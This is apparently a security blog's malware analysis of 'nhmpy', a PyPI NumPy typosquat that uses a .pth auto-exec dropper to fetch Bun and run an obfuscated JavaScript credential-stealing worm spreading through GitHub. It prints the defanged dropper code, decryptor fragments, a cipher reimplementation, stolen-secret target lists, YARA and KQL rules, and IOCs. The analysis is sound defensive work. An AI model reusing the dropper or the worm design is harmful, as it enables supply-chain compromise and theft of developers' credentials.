


Peeling the Sandworm: Reversing the nhmpy PyPI Supply-Chain Worm (Shai-Hulud / Hades Wave)

 meltedinhex.com/posts/shai-hulud-nhmpy-pypi

Melted in Hex

June 14, 2026



► Table of Contents

The short version

A package called nhmpy showed up on PyPI sitting one keystroke away from NumPy (n-h-mpy instead of n-u-mpy). It had already been pulled from the index and the wheel was far larger than NumPy has any reason to be, so I pulled the artifact apart to see what it was really doing.

It turned out to be a credential stealer that goes to real trouble not to look like one. The package carries a complete, working copy of NumPy as cover — install it, `import nhmpy`, and it behaves exactly like the library it’s impersonating. Nothing breaks, so nothing seems wrong. The malice lives in two extra files: a `.pth` file that runs the instant any Python interpreter starts, and a 5.2 MB JavaScript blob it executes through Bun, a runtime it quietly downloads from GitHub at run time.

Underneath four layers of obfuscation, the payload is a CI/CD and developer-workstation credential harvester that also copies itself into other repositories. There’s no attacker-owned server anywhere in it. Collection, exfiltration and spread all ride GitHub and the victim’s own stolen token.

The decoded strings carry the literal marker `Hades - The End for the Damned`, which puts this in the Hades wave of PyPI attacks reported in June 2026 — a copycat strain in the broader Shai-Hulud lineage rather than the work of the original crew.

Package nhmpy 2.4.7 (PyPI) — since removed

Disguise	Verbatim NumPy clone with two malicious files
Type	Credential-stealing supply-chain worm
Family	Shai-Hulud-class · Hades PyPI wave (June 2026)
Payload	5.2 MB Bun-executed JavaScript, four obfuscation layers
Exfiltration	GitHub only — no attacker-owned C2



Figure 1: The full nhmpy kill chain — a single `pip install` typo escalates into a GitHub-borne credential worm.

Why it's worth a closer look

Most supply-chain stealers are forgettable. A few things about this one weren't:

- It runs before any of your code does. There's no malicious `import` to catch in review — the `.pth` file turns *starting Python at all* (a `pip` command, a test run, a notebook kernel, a CI job) into the trigger.
- It hides behind a genuine copy of NumPy, so the package works exactly as expected and nothing looks off.
- The payload is wrapped in four nested layers, and the innermost one is a hand-rolled cipher rather than something off the shelf. Reading the actual behaviour meant reimplementing it.

A note on attribution

Industry reporting groups this release into the Hades wave of PyPI attacks from June 2026 — a copycat strain in the wider Shai-Hulud family rather than the original operator's work. My own deobfuscation lines up with that. The decoded payload contains the exact repository description the Hades wave stamps on its exfil repos, Hades - The End for

the Damned, along with the `codeql.yml` worm filename and the `harden-runner` evasion references the public write-ups describe.

I'm deliberately not naming an actor. The honest label here is behavioural — Shai-Hulud-class, Hades wave — and that's as far as the evidence in front of me reaches. What I can pin down is the delivery: the package was published to PyPI by the account `elitexp`, listed as the Owner in the package metadata.

Two caveats I'd rather state than gloss over. First, `nhmpy` shipped more than one malicious variant; the artifact I pulled apart uses a `.pth` file, while some siblings in the same campaign use an obfuscated `__init__.py` import hook instead — same outcome, different delivery. Second, broader Hades reporting mentions capabilities I did *not* fully recover in this sample: a Russian-locale bail-out, a process-memory scraper, a destructive “wipe on token revocation” routine. I found only hints of them (a bare `'ru'` token, a tongue-in-cheek `DontRevokeOrItGoesBoom` string), so I'm flagging those as campaign-level claims rather than things I can prove from these bytes.

Inside the package

The layout is mostly a decoy. Hundreds of files are lifted straight from NumPy; only two don't belong:

```
nhmpy/                                     (full NumPy clone – hundreds of .py files as filler)
├─ nhmpy-setup.pth                         ← MALICIOUS stage-0 (.pth auto-exec)
├─ nhmpy/
│   ├─ _index.js                           ← MALICIOUS stage-2 (5.2 MB obfuscated JS)
│   ├─ __init__.py, _core/, fft/, ...      ← verbatim NumPy source
│   └─ ...
└─ nhmpy-2.4.7.dist-info/
    ├─ METADATA                            ← copied verbatim from real numpy
    └─ RECORD                              (lists both .pth and _index.js)
```

The `dist-info/METADATA` is the genuine NumPy description, right down to “Fundamental package for array computing in Python” and `Project-URL: homepage, https://numpy.org`. It's a deliberate disguise — the package imports and works as NumPy, so a victim sees no functional difference. Only two files don't belong, and those two are the whole attack.

The execution edge: `.pth` auto-run + Bun as a LOLbin

Python's `site` module executes any line in a `.pth` file that begins with `import`. That's a documented feature for path configuration — and a gift to malware authors. `nhmpy-setup.pth` abuses it so the payload runs on **every Python invocation** in the environment, with no `import nhmpy` required.

Here's the dropper, defanged and de-minified:

```
# nhmpy-setup.pth (1315 bytes) – DEFANGED, do not execute
import os as _O, tempfile as _T
_G = _O.path.join(_T.gettempdir(), ".bun_ran")
_O.path.exists(_G) or exec('''
... locate _index.js on sys.path ...
_b = <tmp>/b/bun(.exe)
if not exists(_b):
    urlretrieve("https://github[.]com/oven-sh/bun/releases/download/"
               "bun-v1.3.13/bun-{os}-{arch}.zip", _z)
    extractall -> move bun -> chmod 0o775 -> unlink zip
    subprocess.run([_b, "run", _j], check=False) # bun run _index.js
    open(_G, "w").close()                        # drop the .bun_ran guard
''')
```

```
nhmpy-setup.pth — Python startup auto-exec dropper

1 # nhmpy-setup.pth (1315 bytes) — DEFANGED, do not execute
2 import os as _O, tempfile as _T
3 _G = _O.path.join(_T.gettempdir(), '.bun_ran') # one-shot guard
4 _O.path.exists(_G) or exec('''
5     ... locate _index.js on sys.path ...
6     _b = <tmp>/b/bun(.exe)
7     if not exists(_b):
8         urlretrieve('https://github[.]com/oven-sh/bun/releases/'
9                     'download/bun-v1.3.13/bun-{os}-{arch}.zip', _z)
10    extractall -> move bun -> chmod 0o775 -> unlink zip
11    subprocess.run([_b, 'run', _j], check=False) # bun run _index.js
12    open(_G, 'w').close() # drop guard
13 ''')
```

Figure 2: Stage-0 — the .pth dropper (defanged). It fires on every Python start, fetches the Bun runtime from GitHub, and runs `_index.js` via a LOLbin.

A few details stand out:

- **.pth auto-exec** — runs at interpreter start, completely independent of whether the package is ever imported.
- **One-shot guard** — `%TEMP%/.bun_ran` ensures it runs once and stays quiet afterward.
- **Bun as a LOLbin** — the package carries *no* Python malware logic of its own. It fetches a clean, legitimately-signed JavaScript runtime (oven-sh/bun v1.3.13) from GitHub's official release CDN and uses it to run the bundled JS. That sidesteps Python-focused scanners and hands the attacker a full JS engine even in environments without Node.js installed. Pulling Bun as a standalone ZIP also dodges package-manager controls and proxy logging.
- **Cross-platform** — it maps `linux/darwin/windows × x64/aarch64`.

Peeling the onion: four layers of obfuscation

`_index.js` is 5.2 MB and completely unreadable as shipped. Getting to the behaviour meant peeling four nested layers, and I reimplemented each decoder in Python so the sample never had to run.




Figure 3: Four layers, peeled. Each decoder was re-implemented in Python against extracted bytes — the JavaScript was never executed.

Layer 1 — ROT-17 Caesar wrapper

`_index.js` opens with a self-decoding wrapper: a `String.fromCharCode([...])` array, Caesar-shifted by **17** over [A-Za-z], fed to `eval`. Statically applying the inverse shift (no execution) yields **layer 1** — about 1.55 MB of JavaScript.

Layer 2 — AES-128-GCM with embedded keys

Layer 1 carries two **AES-128-GCM** ciphertexts, each with its key, IV and auth-tag sitting right there in the file, decrypted via `node:crypto`. This is the actual decryptor, lifted verbatim from the decoded layer-1 (keys truncated here):

```
const _d = (k,i,a,c) => {
  const d = _c.createDecipheriv("aes-128-gcm",
    Buffer.from(k,"hex"), Buffer.from(i,"hex"), {authTagLength:16});
  d.setAuthTag(Buffer.from(a,"hex"));
  return Buffer.concat([d.update(Buffer.from(c,"hex")), d.final()]);
};
const _b = _d("c95506221d18936328fbc7ddcd21e3dd", "48da5faeafac0ac88a410bb0", ...); // bootstrap
const _p = _d("7557c4e782a0622159476d1ea10d5236", "55a7d25e0e61b77cc175bcc3", ...); // main payload
```

Decrypting both gives:

- **_b (907 B)** — a `getBunPath()` helper that ensures the Bun runtime is present (a second copy of the Bun-fetch logic, using `curl + unzip`).
- **_p (772 KB)** — the main payload, protected with **obfuscator.io** (a rotating string-array with a decoder function).

When attackers ship the key *with* the ciphertext, “encryption” is really just obfuscation — but it’s enough to defeat naïve string scanners, which is the point.

Layer 3 — obfuscator.io with a twist

The 772 KB payload uses standard obfuscator.io string-array protection — a 2,538-entry array, a decoder function, and a rotation IIFE that shuffles the array until a checksum passes. Recovering it in an isolated vm-style reimplementation (decoder + array + rotation only, **no I/O, no network**) produced all 2,538 strings.

The twist: the string-array decoder uses a **custom base64 alphabet** — lowercase-first (abc...xyzABC...XYZ0123456789+/=) instead of the standard uppercase-first ordering. A stock base64 decode produces garbage; you have to rebuild the alphabet to read anything.

Layer 4 — the G1 cipher

This is where it gets more involved. Most of those 2,538 strings are *themselves* still encrypted — every sensitive constant (URLs, file paths, tokens, GraphQL queries) is wrapped in a second, custom cipher installed on `globalThis` under the name `f0a756767`, implemented by a class the obfuscator named G1.

It isn’t a stock algorithm. To be precise, it’s *bespoke wiring, not bespoke crypto*: the building blocks (PBKDF2, SHA-256, a Fisher-Yates shuffle) are all standard, but the way they’re assembled into a string cipher is the attacker’s own invention — you won’t find this construction in any library. Working it back out of the obfuscated source, the scheme is:

- **Master key** = PBKDF2-HMAC-SHA256(password, salt, iterations=200000, dkLen=32), with the password and salt themselves stored as constants inside the string table.
- **Per-string**: base64-decode → split into a 16-byte nonce and the ciphertext → derive roundKey = SHA256(masterKey || nonce).
- **Three rounds of a keyed-permutation substitution** combined with **ciphertext-chaining XOR**, where the per-byte permutation comes from a SHA-256-seeded PRNG driving a Fisher-Yates shuffle (with rejection sampling for an unbiased modulo).

I re-implemented the whole thing in Python to decrypt the strings offline. The PRNG and shuffle core:

```
# Re-implementation of the G1 string cipher's keystream – READ-ONLY, never runs the JS.
```

```
class K4:
    # SHA-256 counter-mode PRNG
    def __init__(self, seed):
        self.seed = seed; self.counter = 0; self.buf = b''; self.pos = 0
    def _refill(self):
        h = hashlib.sha256(); h.update(self.seed)
        h.update(struct.pack('>Q', self.counter)); self.counter += 1
        self.buf = h.digest(); self.pos = 0
    def next_u32(self):
        return ((self.next_byte()<<24)|(self.next_byte()<<16)
                |(self.next_byte()<<8) | self.next_byte()) & 0xffffffff

def fisher_yates(prng):
    # unbiased 0..255 permutation
    a = list(range(256))
    for i in range(255, 0, -1):
        limit = 0xffffffff - (0xffffffff % (i+1))
        while True:
            r = prng.next_u32()
            if r <= limit: break
        a[i], a[i := r % (i+1)] = a[r % (i+1)], a[i]
    return a
```

```
masterKey = hashlib.pbkdf2_hmac('sha256', AQ.encode(), BQ.encode(), 200_000, 32)
```




Figure 4: The G1 string cipher. A single PBKDF2 master key is derived once, then every one of the 2,538 strings is unwrapped through a per-string nonce, round key and three rounds of keyed-permutation substitution — the layer stock tooling stops short of.

The reconstruction checks out — it decrypts every string cleanly into readable text, which is how I can be confident about the behaviour described below rather than guessing at it.

A couple of the 2,538 blobs, before and after the G1 pass, give a sense of what was hiding in there:

```
# raw G1 ciphertext (as shipped, indices into the string table)
G1(0x5b8) -> "TheBeautifulSnadsOfTime"
G1(0xb69) -> "Hades - The End for the Damned"
G1(0x7e7) -> "DontRevokeOrItGoesBoom"
G1(0x7f9) -> "ru"
```

Nothing decodes until the full PBKDF2 + keyed-permutation chain is rebuilt — which is exactly why stock tooling stops one layer short of these markers.

Why go to this trouble on top of AES and obfuscator.io? Stacking different primitives defeats generic deobfuscators. Anyone who automates “strip obfuscator.io” still ends up staring at 2,538 ciphertext blobs, and the custom layer is what stops the automated tooling cold.

What the payload actually does

With all four layers off, the behaviour is plain enough: find secrets, collect them, then exfiltrate and spread through GitHub.

What it steals

The decoded constants spell out a target list that goes well past CI tokens and into the developer’s whole machine:

- **Source-control / registry tokens** — GITHUB_TOKEN, NPM_TOKEN, PyPI, RUBYgems, JFROG, CIRCLE_TOKEN, PAT/PERSONAL_ACCESS.
- **Cloud & orchestration** — AWS (AWS_ACCESS_KEY_ID, ~/.aws/credentials, sts:GetCallerIdentity), Azure (management.azure[.]com, vault.azure[.]net, MSAL token cache), GCP (gcloud credential DBs, cloudresourcemanager, secretmanager), Kubernetes (~/.kube/config, service-account tokens, k3s.yaml), and HashiCorp Vault.
- **Cloud instance metadata** (no creds needed on a runner) — AWS IMDSv2 hxxp://169.254.169[.]254, ECS hxxp://169.254.170[.]2, Azure IMDS.
- **AI assistant secrets** — ANTHROPIC_API_KEY, api.anthropic[.]com, and ~/.claude* / ~/.claude/mcp.json config files. (A telling sign of the times: the stealer treats your AI coding assistant's keys as loot.)
- **SSH & shell** — ~/.ssh/id_*, authorized_keys, known_hosts, and shell histories (~/.bash_history, ~/.zsh_history, ~/.python_history, ~/.mysql_history, ...).
- **Crypto wallets** — Exodus, Ethereum keystores, Monero, Ledger Live, Atomic.
- **Messengers** — Telegram, Discord, Signal, Element, Slack cookies, Pidgin.
- **VPN configs** — Private Internet Access, ProtonVPN, NordVPN, CyberGhost, Windscribe, EarthVPN, OpenVPN profiles.
- **Dotfiles & secret stores** — .env*, .npmrc, .pypirc, .netrc, .git-credentials, GNOME keyrings, KWallet, Docker configs.

Sprinkled through the strings are obvious **decoy honeytokens** — ghp_decoyGitHubToken, npm_F4k3NPMToken, AKIAFAKE, sk-ant-api03-fake, fake_circle — almost certainly placeholders/canaries baked into the toolkit's templates.

 What the stealer loots: SCM and registry tokens, cloud and orchestration credentials, AI assistant keys, SSH, wallets, messengers, VPNs and dotfiles

Figure 5: The decoded target list reaches far past CI — into the developer's entire workstation.

Exfiltration and spread — GitHub is the C2

There is **no attacker-owned domain or IP** in the payload. Instead, the malware weaponises the victim's own stolen GitHub token:

- It authenticates to hxxps://api.github[.]com (REST + GraphQL) with the **victim's** token, spoofing a python-requests/2.31.0 User-Agent.
- It writes harvested secrets into a **GitHub repository it controls via the victim's account**, stamped with the description **Hades - The End for the Damned** — the campaign marker that ties this build directly to the Hades wave.
- It polls public GitHub for the keyword **TheBeautifulSnadsOfTime** to fetch additional staged payload.
- It **self-propagates** by committing a malicious GitHub Actions workflow disguised as **.github/workflows/codeql.yml** (branches named like chore/add-codeql-static-analysis, chore/codeql-setup) into the victim's repositories, then pushes and polls the workflow run. GraphQL queries enumerate branches, open PRs and recent commit history so the malicious commits blend into normal-looking activity.
- Commit messages masquerade as routine maintenance: chore: update dependencies, fix: ci.

Using a CodeQL workflow filename is a nice piece of misdirection — codeql.yml reads as a *security* control, the last file a reviewer would suspect.

 GitHub is the C2: the infected host uses the stolen token to dead-drop secrets and worm a malicious codeql.yml into victim repositories

Figure 6: No attacker domain. Exfiltration and worming both ride the victim's own stolen GitHub token.

Evasion

- **Harden-Runner awareness** — the strings are littered with harden-runner, step-security, and a half-dozen stepsecurity.io endpoints (agent., api., app., agent.stepsecurity.io) plus actions-security-demo/compromised-packages. The payload is clearly aware of StepSecurity's Harden-Runner egress-filtering defence and references it directly.
- **Locale hint** — a bare 'ru' token appears in the decoded set, consistent with the Russian-locale bail-out other Hades reporting describes; I did not, however, reconstruct the full guarding logic in this artifact.
- **DontRevokeOrItGoesBoom** — a single ominous string consistent with the reported “wipe if the GitHub token is revoked” behaviour. I found the marker, not the destructive routine itself, so I’m noting it as a lead rather than a confirmed capability of these bytes.

MITRE ATT&CK mapping

Tactic	Technique	ID	Evidence in this sample
Initial Access	Supply Chain Compromise: Software Dependencies & Tools	T1195.001	Typosquat nhmpy of numpy
Execution	Command & Scripting Interpreter	T1059	Bun runs <code>_index.js</code> ; <code>execSync</code> , <code>curl</code> , <code>unzip</code>
Execution	User Execution: Malicious Package	T1204.003	Victim installs the package
Persistence	Event Triggered Execution (.pth auto-run)	T1546	<code>nhmpy-setup.pth</code> runs on every Python start
Defense Evasion	Obfuscated/Encrypted Files & Information	T1027	ROT-17 → AES-128-GCM → obfuscator.io → custom G1 cipher (4 layers)
Defense Evasion	Masquerading	T1036	Verbatim NumPy clone; commits as <code>chore:/fix: ci; codeql.yml</code> lure
Credential Access	Credentials in Files	T1552.001	<code>~/.aws</code> , <code>~/.npmrc</code> , <code>~/.pypirc</code> , Vault token files, wallets
Credential Access	Cloud Instance Metadata API	T1552.005	AWS IMDS <code>169.254.169[.]254</code> , ECS <code>169.254.170[.]2</code> , Azure IMDS
Credential Access	Steal Application Access Token	T1528	GitHub/npm/PyPI/RubyGems/Azure/GCP/Anthropic tokens & OIDC exchange
Credential Access	Container/K8s API token theft	T1552.007	<code>.../serviceaccount/token</code> , kube config, Vault K8s
Discovery	Cloud Service / Account Discovery	T1526 / T1087	GraphQL identity & repo enumeration

Tactic	Technique	ID	Evidence in this sample
Collection	Data from Local System	T1005	Aggregates discovered secrets
Lateral Movement / Impact	Self-propagation across repos (worm)	T1080 / T1072	codeql.yml workflow injection via victim token
Exfiltration	Exfiltration Over Web Service	T1567	Secrets written to attacker-controlled GitHub repo

Detection & hunting

 All of the rules and IOCs below are in a dedicated open repo: [meltedinhex/detections](https://github.com/meltedinhex/detections) — YARA, Sigma, KQL and machine-readable IOC lists (CSV/JSON), ready to drop into your pipeline.

You don't need the cipher internals to catch this — the behaviour is the giveaway:

- **Process lineage** — python (or pip/pytest/a notebook kernel) spawning **bun**, especially `bun run ..._index.js`. That chain is almost never legitimate.
- **Unexpected Bun downloads** — fetches of `github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/bun-*.zip` from a build host that has no business using Bun.
- **Filesystem artifacts** — `<site-packages>/*-setup.pth`, a `_index.js` inside a Python package, `%TEMP%/.bun_ran`, `%TEMP%/b/bun(.exe)`, `/tmp/p*.js`.
- **.pth startup hooks** — scan installed packages for executable `.pth` files (lines beginning with `import`) and for obfuscated single-line `__init__.py` import hooks.
- **Repo anomalies** — new repositories described Hades - The End for the Damned, or unexpected `.github/workflows/codeql.yml` commits on branches like `chore/codeql-setup` that you didn't author.
- **Egress** — outbound calls to cloud metadata endpoints from CI, or GitHub API traffic with a `python-requests/2.31.0` User-Agent from a Node/Bun process.

YARA

Two rules I used while triaging. The first catches the on-disk `.pth` dropper; the second catches *decoded* payload content (these markers only surface after deobfuscation, so run it against memory dumps or strings you've already unwrapped, not the raw `_index.js`).

```
rule nhmpy_pth_bun_dropper
{
    meta:
        description = "nhmpy / Hades wave - malicious .pth Bun stager"
        author      = "meltedinhex"
        reference   = "nhmpy 2.4.7 PyPI typosquat"
    strings:
        $import = "import os"
        $exec   = "exec("
        $guard  = ".bun_ran"
        $rel    = "oven-sh/bun/releases/download"
        $ver    = "bun-v1.3.13"
    condition:
        filesize < 8KB and $import and $exec and $guard and ($rel or $ver)
}
```

```

rule nhmpy_hades_decoded_markers
{
    meta:
        description = "Decoded nhmpy / Hades payload string markers"
        author      = "meltedinhex"
    strings:
        $m1 = "Hades - The End for the Damned" ascii wide
        $m2 = "TheBeautifulSnadsOfTime"         ascii wide
        $m3 = "DontRevokeOrItGoesBoom"          ascii wide
        $w  = ".github/workflows/codeql.yml"     ascii
        $g  = "f0a756767"                       ascii
    condition:
        2 of them
}

```

KQL (Defender / Sentinel)

If you run Microsoft Defender for Endpoint or Sentinel, these hunt the same behaviour across process, file and network telemetry. Tune the time window and exclude any hosts where Bun is legitimately part of the toolchain.

```

// 1) Process: a Python interpreter (or pip/pytest) spawning Bun – the core execution chain
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName in~ ("bun", "bun.exe")
| where InitiatingProcessFileName in~ ("python", "python.exe", "python3",
    "pip", "pip.exe", "pip3", "pytest", "pytest.exe")
| where ProcessCommandLine has "run" and ProcessCommandLine has_any ("_index.js", ".js")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName,
    FileName, ProcessCommandLine, InitiatingProcessCommandLine

// 2) File: malicious .pth dropper, dropped Bun runtime, or the one-shot guard
DeviceFileEvents
| where Timestamp > ago(30d)
| where (FileName endswith "-setup.pth" and FolderPath has_any ("site-packages", "dist-packages"))
    or FileName == ".bun_ran"
    or (FileName in~ ("bun", "bun.exe") and FolderPath has_any ("\\b\\", "/b/"))
    or (FileName == "_index.js" and FolderPath has_any ("site-packages", "dist-packages"))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath,
    InitiatingProcessFileName, SHA256

// 3) Network: Bun pulled from GitHub releases, or GitHub API hit with the spoofed UA
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where (RemoteUrl has "oven-sh/bun/releases/download")
    or (RemoteUrl has "api.github.com"
        and InitiatingProcessFileName in~ ("bun", "bun.exe", "python", "python.exe"))
    or RemoteUrl has_any ("169.254.169.254", "169.254.170.2") // cloud metadata from an endpoint
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
    InitiatingProcessFileName, InitiatingProcessCommandLine

```

Indicators of Compromise (defanged)

File hashes (SHA-256)

File	Role	SHA-256	Size
nhmpy-2.4.7-py3-none-any.whl	Malicious wheel (v2.4.7)	999577b1701d051a2ee2174631ee2e127e2d80f3bb0dadaf369a004a8395e050	—
nhmpy-setup.pth	Stage-0 .pth auto-exec dropper	6506d31707a39949f89534bf9705bcf889f1ecae3dbc6f4ff88d67a8be3d01b2	1,315 B
nhmpy/_index.js	Stage-2 obfuscated JS stealer	c0501df195ae335f6764c214d6dd6cb58e05a188e86313b7a7b10e2cd7fea251	5,221,226 B

Hashes are build-specific — sibling packages in the same wave use different bytes (and an `__init__.py` import-hook variant), so prefer the behavioural and string indicators below for fleet-wide hunting.

Files / package

Indicator	Type	Note
nhmpy 2.4.7 (PyPI)	Package	NumPy typosquat; yanked “Seems Token Leaked”
elitexp	PyPI account	Owner that published the package
nhmpy-setup.pth	File	Stage-0 .pth auto-exec dropper
nhmpy/_index.js	File	Stage-2, 5.2 MB obfuscated JS stealer
%TEMP%/.bun_ran	Host artifact	One-shot execution guard
%TEMP%/b/bun · %TEMP%/b/bun.exe	Host artifact	Dropped Bun runtime
/tmp/p<random>.js	Host artifact	Decrypted payload written before execution

Markers / strings

Indicator	Context
Hades - The End for the Damned	Exfil repo description (campaign marker)
TheBeautifulSnadsOfTime	GitHub keyword used to fetch staged payload
.github/workflows/codeql.yml	Worm: malicious workflow disguised as CodeQL

Indicator	Context
DontRevokeOrItGoesBoom	Marker consistent with revocation-triggered destruction
ghp_decoyGitHubToken, npm_F4k3NPMTToken, AKIAFAKE, sk-ant-api03-fake	Decoy honeytokens in the toolkit templates

Network (legitimate services *abused* — not dedicated C2)

